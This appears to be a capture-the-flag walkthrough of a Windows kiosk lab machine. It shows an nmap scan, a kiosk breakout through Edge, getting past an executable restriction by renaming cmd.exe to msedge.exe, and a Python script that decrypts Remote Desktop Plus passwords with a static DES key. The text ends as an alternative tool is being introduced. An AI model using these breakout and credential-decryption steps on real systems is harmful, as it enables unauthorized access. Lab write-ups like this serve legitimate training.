Overview
Enumeration
Start the instance via Discord and let’s go:

10.10.127.30
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.127.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 09:34 JST
Nmap scan report for 10.10.127.30
Host is up (0.26s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-15T00:36:34+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=Escape
| Not valid before: 2025-01-14T00:26:19
|_Not valid after:  2025-07-16T00:26:19
| rdp-ntlm-info:
|   Target_Name: ESCAPE
|   NetBIOS_Domain_Name: ESCAPE
|   NetBIOS_Computer_Name: ESCAPE
|   DNS_Domain_Name: Escape
|   DNS_Computer_Name: Escape
|   Product_Version: 10.0.19041
|_  System_Time: 2025-01-15T00:36:30+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Found that only RDP is open… interesting.
- Add
escapein in /etc/hosts
RDP (3389/tcp)
We are able to connect via RDP without any credentials and by disabling nla protocol security:
$ xfreerdp /v:escape /tls-seclevel:0 /dynamic-resolution +clipboard -sec-nla

- We receive the instruction to login with the user account
KioskUser0and without password- Seems the language is set as Korean kanguage as we can see the hangul character
확인that meansOK

Seems we are logged into a restricted “Kiosk” environement as
KiokUser0user

Ok the goal is pretty clear, let’s go to escape the kiosk environement to become the king into the host system !
Restricted Kiosk escaping (Escape_User)
First attempt is just to click on the  (Windows) key:


We can’t click on any items, but we can use the keys TAB,ARROWS to move and select SETTINGS then press ENTER:
We change the language settings to English:

Signout and Signin again.
Searching with Google, we found a great article on how to escape a Kiosk:
An easy way to escape is to press the Windows key, type msedge (that will use Search to find msedge) and press ENTER to launch it:

From the search bar (top bar), we can type file:///C:/ and go into the C drive:

Found an interesting folder
C:/_adminincluding a good findingprofiles.xml, direct access:file:///C:/_admin/profiles.xml:

<Data>
  <Profile>
    <ProfileName>admin</ProfileName>
    <UserName>127.0.0.1</UserName>
    <Password>JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=</Password>
    <Secure>False</Secure>
  </Profile>
</Data>
Found
admin:JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=
We can also find the 1st flag Escape_User in the desktop folder of our current user file:///C:/Users/kioskUser0/Desktop/user_07eb46.txt:

Found
VL{e2b03f2ac66ea91fabdce8fc1c109edb}
Misconfigured Policy abusing
We can also navigate to C:/Windows/System32/ then click on cmd.exe and it will be downloaded:


If we click directly on it then we receive an error message:

This restriction is due to Kiosk mode, which only allows Microsoft edge but block the default Command Prompt.
Maybe AppLocker is only checking the file name instead of the path, so let’s try to rename it (pressing F2 key) to msedge.exe and execute it again:



Confirmed we can launch a command prompt
Privilege escalation (Escape_Root)
We found previsouly profile.xml related to Remote Desktop Plus:
c:\_admin>dir
The system cannot find message text for message number 0x235e in the message file for Application.
The system cannot find message text for message number 0x235b in the message file for Application.

DNS bad key.
02/03/2024  03:03 AM                 0 Default.rdp
02/03/2024  03:04 AM    The system cannot find message text for message number 0x2373 in the message file for Application.
                                       installers
02/03/2024  03:05 AM    The system cannot find message text for message number 0x2373 in the message file for Application.
                                       passwords
02/03/2024  03:04 AM               574 profiles.xml
02/03/2024  03:05 AM    The system cannot find message text for message number 0x2373 in the message file for Application.
                                       temp
      The system cannot find message text for message number 0x2378 in the message file for Application.
      The system cannot find message text for message number 0x2379 in the message file for Application.
As we can see, the command prompt is throwing errors.
To get rid of that, we can spawn PowerShell, and all those errors would disappear:
c:\_admin>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\_admin> dir


    Directory: C:\_admin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/3/2024   3:04 AM                installers
d-----          2/3/2024   3:05 AM                passwords
d-----          2/3/2024   3:05 AM                temp
-a----          2/3/2024   3:03 AM              0 Default.rdp
-a----          2/3/2024   3:04 AM            574 profiles.xml
After a quick enumeration, we found that Remote Desktop Plus program is located at C:\Program Files (x86)\Remote Desktop Plus:
PS C:\Program Files (x86)\Remote Desktop Plus> dir


    Directory: C:\Program Files (x86)\Remote Desktop Plus


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/13/2018  10:47 PM         267264 rdp.exe
Launch it:
PS C:\Program Files (x86)\Remote Desktop Plus> .\rdp.exe
Then try to import our profiles.xml:

Failed
We copy our profiles.xml to our Downloads folder then try again:
PS C:\Users\kioskUser0\Downloads> copy C:\_admin\profiles.xml .
PS C:\Users\kioskUser0\Downloads> dir


    Directory: C:\Users\kioskUser0\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/14/2025   6:22 PM         289792 msedge.exe
-a----          2/3/2024   3:04 AM            574 profiles.xml



Unfortunatelly the password is never in clear data.
As we can see it’s a base64 encrypted password, we can extract it using the python script below from macz:
$ cat RemoteDesktopPlus_decrypt.py

from Crypto.Cipher import DES
from Crypto.Util.Padding import unpad
import base64

ct = base64.b64decode("JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=")

# static
key = bytes.fromhex("44f6e6b65697f535")
iv = bytes.fromhex("86f6470032031312")

# decrypt
cipher = DES.new(key, DES.MODE_CBC, IV = iv)
pt = unpad(cipher.decrypt(ct), 8).decode("utf-16le")
print(f"Password: {pt}")
Add the needed module:
$ python3 -m venv pycryptodome
$ source pycryptodome/bin/activate
$ pip3 install pycryptodome
Collecting pycryptodome
  Using cached pycryptodome-3.21.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (3.4 kB)
Using cached pycryptodome-3.21.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.3 MB)
Installing collected packages: pycryptodome
Successfully installed pycryptodome-3.21.0
Launch it:
$ python3 RemoteDesktopPlus_decrypt.py
Password: Twisting3021
Found
Twisting3021
Then deactivate our virtual environment:
$ deactivate
Another way is to use the tool Nirsoft - BulletsPassView v1.32.
Download the x64 version (to be able to detect correcty RDP+):
